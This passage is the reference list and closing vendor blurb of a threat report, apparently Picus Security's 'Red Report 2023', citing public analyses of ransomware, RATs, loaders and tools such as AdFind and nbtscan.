[133] E. Salem, "The chronicles of Bumblebee: The Hook, the Bee, and the Trickbot connection," Medium, Apr. 27, 2022. https://elis531989.medium.com/the-chronicles-of-bumblebee-the-hook-the-bee-and-the-trickbot-connection-686379311056. [Accessed: Dec. 29, 2022]

[134] S. Ozeren, "Emerging Cyber Threats of July 2022," Aug. 08, 2022. https://www.picussecurity.com/resource/emerging-cyber-threats-of-july-2022. [Accessed: Dec. 29, 2022]

[135] R. Falcone, M. Harbison, and J. Grunzweig, "Threat Brief: Ongoing Russia and Ukraine Cyber Activity," Unit 42, Jan. 20, 2022. https://unit42.paloaltonetworks.com/ukraine-cyber-conflict-cve-2021-32648-whispergate/. [Accessed: Dec. 29, 2022]

[136] P. Tavares, "Popular evasion techniques in the malware landscape," Infosec Resources. https://resources.infosecinstitute.com/topic/popular-evasion-techniques-in-the-malware-landscape/. [Accessed: Dec. 29, 2022]

[137] "MAR-10382580-r2.v1 – RAT." https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-197a. [Accessed: Dec. 30, 2022]

[138] Uptycs Threat Research, "Qbot Reappears, Now Leveraging DLL Side Loading Technique To Bypass Detection Mechanisms," Jul. 28, 2022. https://www.uptycs.com/blog/qbot-reappears-now-leveraging-dll-side-loading-technique-to-bypass-detection-mechanisms. [Accessed: Dec. 30, 2022]

[139] "eSentire Threat Intelligence Malware Analysis: Gootloader and IcedID," eSentire, Jul. 18, 2022. https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-gootloader-and-icedid. [Accessed: Dec. 30, 2022]

[140] S2W, "Analysis of Destructive Malware (WhisperGate) targeting Ukraine," S2W BLOG, Jan. 18, 2022. https://medium.com/s2wblog/analysis-of-destructive-malware-whispergate-targeting-ukraine-9d5d158f19f3. [Accessed: Dec. 30, 2022]

[141] C. Nocturnus, “StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations.” https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations. [Accessed: Dec. 30, 2022]

[142] Unit, “Spear Phishing Attacks Target Organizations in Ukraine, Payloads Include the Document Stealer OutSteel and the Downloader SaintBot,” Unit 42, Feb. 25, 2022. https://unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot/. [Accessed: Dec. 15, 2022]

[143] C. Nocturnus, “A Bazar of Tricks: Following Team9’s Development Cycles.” https://www.cybereason.com/blog/research/a-bazar-of-tricks-following-team9s-development-cycles. [Accessed: Jan. 09, 2023]

[144] “Black Basta Ransomware Gang Infiltrates Networks via QAKBOT, Brute Ratel, and Cobalt Strike,” Trend Micro, Oct. 12, 2022. https://www.trendmicro.com/de_de/research/22/j/black-basta-infiltrates-networks-via-qakbot-brute-ratel-and-coba.html. [Accessed: Jan. 10, 2023]

[145] “Quantum Ransomware,” The DFIR Report, Apr. 25, 2022. https://thedfirreport.com/2022/04/25/quantum-ransomware/. [Accessed: Jan. 10, 2023]

[146] H. Manocha, “Ryuk Ransomware: History, Timeline, and Adversary Simulation,” FourCore. https://fourcore.io/blogs/ryuk-ransomware-simulation-mitre-ttp. [Accessed: Jan. 10, 2023]

[147] D. Stepanic, S. Bousseaden, A. Pease, T. DeJesus, and C. François, “Embracing offensive tooling: Building detections against Koadic using EQL,” Elastic Blog. https://www.elastic.coen-us/security-labs/embracing-offensive-tooling-building-detections-against-koadic-using-eql. [Accessed: Jan. 09, 2023]

[148] W. Jansen, “Abusing cloud services to fly under the radar,” NCC Group Research, Jan. 12, 2021. https://research.nccgroup.com/2021/01/12/abusing-cloud-services-to-fly-under-the-radar/. [Accessed: Jan. 09, 2023]

[149] “Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and ‘PrintNightmare’ Vulnerability.” https://www.cisa.gov/uscert/ncas/alerts/aa22-074a. [Accessed: Jan. 10, 2023]

[150] “nbtscan” https://www.kali.org/tools/nbtscan/. [Accessed: Jan. 09, 2023]

[151] J. Vijayan, “ShadowPad Threat Actors Return With Fresh Government Strikes, Updated Tools,” Dark Reading, Sep. 13, 2022. https://www.darkreading.com/attacks-breaches/shadowpad-threat-actor-dll-sideloading-espionage. [Accessed: Jan. 10, 2023]

[152] "Targeted attack on industrial enterprises and public institutions," Kaspersky ICS CERT | Kaspersky Industrial Control Systems Cyber Emergency Response Team, Aug. 08, 2022. https://ics-cert.kaspersky.com/publications/reports/2022/08/08/targeted-attack-on-industrial-enterprises-and-public-institutions/. [Accessed: Jan. 10, 2023]

[153] "Billbug: State-sponsored Actor Targets Cert Authority, Government Agencies in Multiple Asian Countries." https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/espionage-asia-governments-cert-authority. [Accessed: Jan. 10, 2023]

[154] "AdFind." http://www.joeware.net/freetools/tools/adfind/index.htm. [Accessed: Jan. 09, 2023]

[155] B. Donohue, "A Bazar start: How one hospital thwarted a Ryuk ransomware outbreak," Red Canary, Oct. 29, 2020. https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/. [Accessed: Jan. 09, 2023]

[156] "Play Ransomware Attack Playbook Similar to that of Hive, Nokoyawa," Trend Micro, Sep. 06, 2022. https://www.trendmicro.com/en_us/research/22/i/play-ransomware-s-attack-playbook-unmasks-it-as-another-hive-aff.html. [Accessed: Jan. 10, 2023]

[157] J. Salazar and J. C. Vázquez, "Microsoft Active Directory as a Prime Target for Ransomware Operators," SentinelOne, Aug. 24, 2022. https://www.sentinelone.com/blog/microsoft-active-directory-as-a-prime-target-for-ransomware-operators/. [Accessed: Jan. 10, 2023]


[158] "Exbyte: BlackByte Ransomware Attackers Deploy New Exfiltration Tool." https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/blackbyte-exbyte-ransomware. [Accessed: Jan. 10, 2023]

[159] Northwave, "Black Basta: New face, old tricks - An analysis of their methods and malware," Northwave, Jun. 10, 2022. https://northwave-security.com/en/black-basta-blog/. [Accessed: Jan. 10, 2023]

[160] "Sockbot in GoLand." https://secjoes-reports.s3.eu-central-1.amazonaws.com/Sockbot%2Bin%2BGoLand.pdf. [Accessed: Jan. 10, 2023]

[161] "GitHub - k8gege/LadonGo: LadonGO 4.2 Pentest Scanner framework." GitHub. https://github.com/k8gege/LadonGo. [Accessed: Jan. 09, 2023]

[162] "New Wave of Espionage Activity Targets Asian Governments." https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/espionage-asia-governments. [Accessed: Jan. 10, 2023]



About PICUS

At Picus Security, our priority is making it easy for security teams to continuously validate and enhance organizations' cyber resilience.

Our Complete Security Validation Platform simulates real-world threats to automatically measure the effectiveness of security controls, identify high-risk attack paths to critical assets, and optimize threat prevention and detection capabilities.

As the pioneer of Breach and Attack Simulation, our people and technology empower customers worldwide to be threat-centric and proactive.

For more information, visit **www.picussecurity.com**

THE RED REPORT 2023

picussecurity

www.picussecurity.com